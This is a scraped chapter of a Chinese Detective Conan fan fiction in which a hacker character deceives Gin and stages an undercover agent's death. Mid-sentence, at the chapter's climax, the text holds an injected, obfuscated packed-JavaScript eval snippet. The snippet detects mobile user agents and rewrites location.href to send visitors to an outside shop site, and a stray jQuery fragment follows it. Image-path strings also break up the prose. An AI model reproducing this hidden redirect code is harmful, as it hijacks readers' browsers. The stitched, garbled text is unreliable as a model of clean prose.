58.我偷了你的档案
作品:《[名柯]误入酒厂后》 在茶木泽生拎着购物袋回到家的时候,屋外闷了一整周的天空有了放晴的迹象。
几丝细微的光亮挣扎着从厚重的云层中扎了出来,但很快就又被飘来的云盖了过去。
好在这场昼夜不停的雨水停了下来,伴着外面时隐时现的闷雷声,茶木泽生将自己带回来的东西一点点归类。
看着重新被填满的冰箱,茶木泽生那颗被年糕伤害到的心总算是平缓了下来。
他的目光略过了那些被堆放在角落里、看起来已经不太新鲜的食物,从新买的那份里挑了自己爱吃的那一部分。
长时间对着电脑处理数据的茶木泽生并不想选择太过于麻烦的菜式。
所有食材都被一视同仁地削皮切片,丢进了正在沸腾的锅里。
升腾起的热气,在半空中飘出一小片散着蔬菜清香的蒸汽云。
借助热量的催动,那些薄片的外表像是夏季的果皮,正在随着时间的推移而逐渐变深。
这是趋于成熟的标志,也是即将能被送入口中的信号。
然而就在茶木泽生即将能享用自己的晚餐时,一通特殊来电阻断了他接下来的动作。
看到屏幕上的那个特殊备注,茶木泽生纠结了片刻,还是按下了接通键。
“找我什么事?”
此时屋外恰巧响起一道惊雷。
这道声音不同方才的沉闷,巨大的声响仿佛宣告神秘仪式开始的礼炮,用不容拒绝的姿态向茶木泽生讲述已经发生的既定事实。
伴随着这道雷声,听清内容的茶木泽生心跳停了一拍。
他下意识地望向屋外,与雷声一同到来的还有一道闪电。
刺目的白仿佛要将整个天空劈成两半。
在这道银白的缝隙里,茶木泽生尝试了好几次,才勉强关掉了燃气。
没了多余的热量,沸腾的水面停了下来,被切成薄片的蔬菜安静地待在锅底。
与之完全相反的,是茶木泽生的内心。
锅内的水逐渐平息,而他的内心正在饱受煎熬。
茶木泽生撑在台面上的那只手止不住地发抖,那是他唯一能表现内心情绪的方式。
除此之外,绝对不能在琴酒面前展露出一丝一毫的异样。
“琴酒。”反复在心中劝告自己要冷静的茶木泽生又问了一次,“你说要我查谁?”
手中的汗滴将掌心沾湿,慌乱中,茶木泽生的指甲抠住了手机外壳的缝隙,不小心按到音量键的他又一次完整地听到了琴酒的命令。
他说:“查一下苏格兰。”
竭力让自己平静下来的茶木泽生试探地问:“好端端的,查他做什么?”
“苏格兰。”琴酒那淡漠的声音传了过来,“他是警视厅的探子。”
“现在,用最快的速度找到他的位置。”
“苏格兰是警视厅的探子?”为了获取更多的信息,茶木泽生没有挂断电话,“那他的真名是什么?”
“有真名的话会好查一些。”
在想办法拖延时间的同时,茶木泽生开始不着痕迹地从琴酒嘴里套话。
他的左手攥紧又松开,指甲一次次地刮过台面。
这个动作带来的细微疼痛奇异地为茶木泽生带来了几分安定。
他在心中反复地对自己说:
紧张、颤抖、无措……
这些情绪无法阻止灾难的发生。
冷静,唯有冷静,才能想到解决的办法。
茶木泽生,你必须冷静下来!
通话的另一端,琴酒沉默了片刻,吐出了一个带着烦躁的答案:“……不清楚。”
“对方只是偶然见过一面,唯一能确定的就是苏格兰曾在警视厅工作。”
茶木泽生瞬间将这句话抽丝剥茧,得到了藏在这些文字内部的隐秘含义。
既然只是偶然见过一面,那就说明这件事不是诸伏景光的上级、联络员、亲人、或是同期做的。
那么……这会是谁干的?
是那个来自警视厅内部的卧底吗?
茶木泽生一边思考这件事,一边装模作样的敲着键盘。
在他的帮助下,关键路段的监控不是突然“年久失修”,就是出现了技术问题。
在琴酒的耐心即将耗尽之前,茶木泽生给了他一个地址,一个离诸伏景光还有一段距离的地址。
“他去的地方很偏僻,这是我能找到的最后的影像。”
对于这个回答,琴酒显然不太满意,但他也知道,这个地址已经是技术手段的极限了。
在他即将要挂断电话时,茶木泽生问:“需要我也去现场吗?”电话另一端的声音带着恰到好处的跃跃欲试。
“随你。”
在琴酒的行动与语言体系里,不限制就等同于默认。
拿到许可的茶木泽生挂断电话,他深吸一口气,飞快地在屋内寻找一切能用得上的东西。
诸伏景光已经暴露了,对于他来说,死亡才是新的起点。
而能促成这个结局的人,只有茶木泽生。
他必须赶在所有人的前面,找到诸伏景光!
本是用于携带电子设备的背包被塞成了急救箱。
已经跑到门口的茶木泽生突然停住了脚步,犹豫片刻后他飞速折回,从冰箱里拿出了一个巴掌大的盒子。
盒子上的冷霜在触碰到空气的那一刻化作水珠,同先前粘腻的汗水混在一起,又一次沾湿了茶木泽生的掌心。
推开门的茶木泽生直奔诸伏景光而去。
与此同时,已经得知自己身份暴露的诸伏景光正避开沿路的摄像头,试图为自己寻一条生路。
在逃亡途中,人越多,得到的保护与干扰也就越多。
可那样会误伤附近的居民。
不愿意为了自己的安全而为他人带来风险的诸伏景光将逃跑路线选在了人迹罕至的郊外。
即将黑下来的天空是他最好的保护色。
起初,诸伏景光周遭还很安静,只有他奔跑时发出的声音,但不知在何时,他身后突然多出来一道呼吸。
那是一道十分急促的呼吸,听起来不太会换气,应该只是一个误打误撞找到他的外围成员。
做出基本判断的诸伏景光立即调转方向,朝着最近的一栋楼房跑了过去。
身后的那个人也紧紧地跟了上去。
这栋房子已经废弃多时,平日里人迹罕至。
那些带着决绝的脚步在金属制的楼梯上踏出一首独属于诸伏景光的死亡乐曲。
等到了天台,诸伏景光立即停下了脚步。
他把自己藏在暗处,静静等待着自己的结局。
诸伏景光想到了很多种可能,唯独没想到这一种。
来的人居然是茶木泽生,那个组织里出了名不爱出外勤的人。
枪口瞬间指向了面前人的要害。
下一秒,枪响了
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17397551|193917||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
。
但开枪的不是诸伏景光,而是茶木泽生。
腿部中弹的诸伏景光愣了一下,组织里没人会怀疑这个长期窝在大后方提供技术支持、怕血怕疼的人会开枪,就连琴酒也这么觉得。
“抱歉,请原谅我,这是最好的解决方式了。”诸伏景光听到茶木泽生这么说。
在生死之际,人能想到的事像是被压缩到极限的文件,只有那么一两件事是清晰的。
诸伏景光往后挪了几步,好让自己靠着墙,看起来不那么狼狈。
他看向茶木泽生,突然自嘲地笑了一声。
握着枪的那只手还在发抖啊。
他真是……太失职了。
居然让这个年纪的孩子堕落成这样,茶木泽生本应该待在课堂里的。
被打中的地方有点意外,是股动脉,这样一来的话死亡的过程会有点长。
不过这样也好,还能给自己留点时间去处理手机里的信息。
最起码不能连累自己的联络员。
还有零。
他不能因为自己的失误而卧底失败。
他们两个,至少要有一个人活下去。
已经心存死志的诸伏景光用仅剩的力气举起枪,准备毁掉自己的手机,
但茶木泽生说:“诸伏景光。”
在逐渐黑下来的天空下,听到这个名字的诸伏景光瞳孔一缩,偏蓝的眼睛在阴影的掩盖下,变得近乎像是浓厚的黑色。
看起来像是夜晚的大海,总是藏着无数危险与波涛。
而现在,那些危险与波涛集中在了茶木泽生身上。
大范围的失血让诸伏景光有些站不稳,他扶着墙壁,缓慢地坐了下来。
下一刻,他的枪口立即调转了方向,重新指向茶木泽生。
他们知道自己的名字了……
满脑子只剩下这一个念头的诸伏景光正要开枪,但在听到茶木泽生下一句话时,他的动作迟疑地停了下来。
茶木泽生说的是:“我偷了你的档案。”
下一句则是:“相信我,我是来帮你的。”
“你是……”诸伏景光刚想问茶木泽生是哪一方的人,但在看清他的年纪后,又问不出口了。
不会有人愿意让茶木泽生这样技术优异的人去做卧底的,除非他们集体得了失心疯。
不知道诸伏景光到底想问什么的茶木泽生丢下枪,从背包里翻出来一套止血用品。
染满血的裤腿被推了上去,纱布绕着患处缠了一圈又一圈,止血带则被绑在了腿部的近心端。
做完这些,茶木泽生又把一切复原。
但从外表看,除了血迹分布有点奇怪外,完全看不出诸伏景光的伤口已经被处理过了。
满手是血的茶木泽生叮嘱道:“每三十分钟松一次压,每次一到两分钟。”
“你还有什么事情要说的吗?”茶木泽生拿出了那个临出门前才带出来的盒子。
里面装的东西不多,只有一份被真空密封的药剂和一份未拆封的医用针筒。
药剂是宫野志保友情赠送的那一份,可以让人的心脏停止跳动五分钟。
枪伤的位置是茶木泽生特意选的地方,其它部位都太危险了,只有股动脉破裂的可控性比较高。
只要没人干扰,这个时间完全足够制造出诸伏景光的死亡假象。
这是茶木泽生临出门前想到的,唯一能让诸伏景光活下去的办法。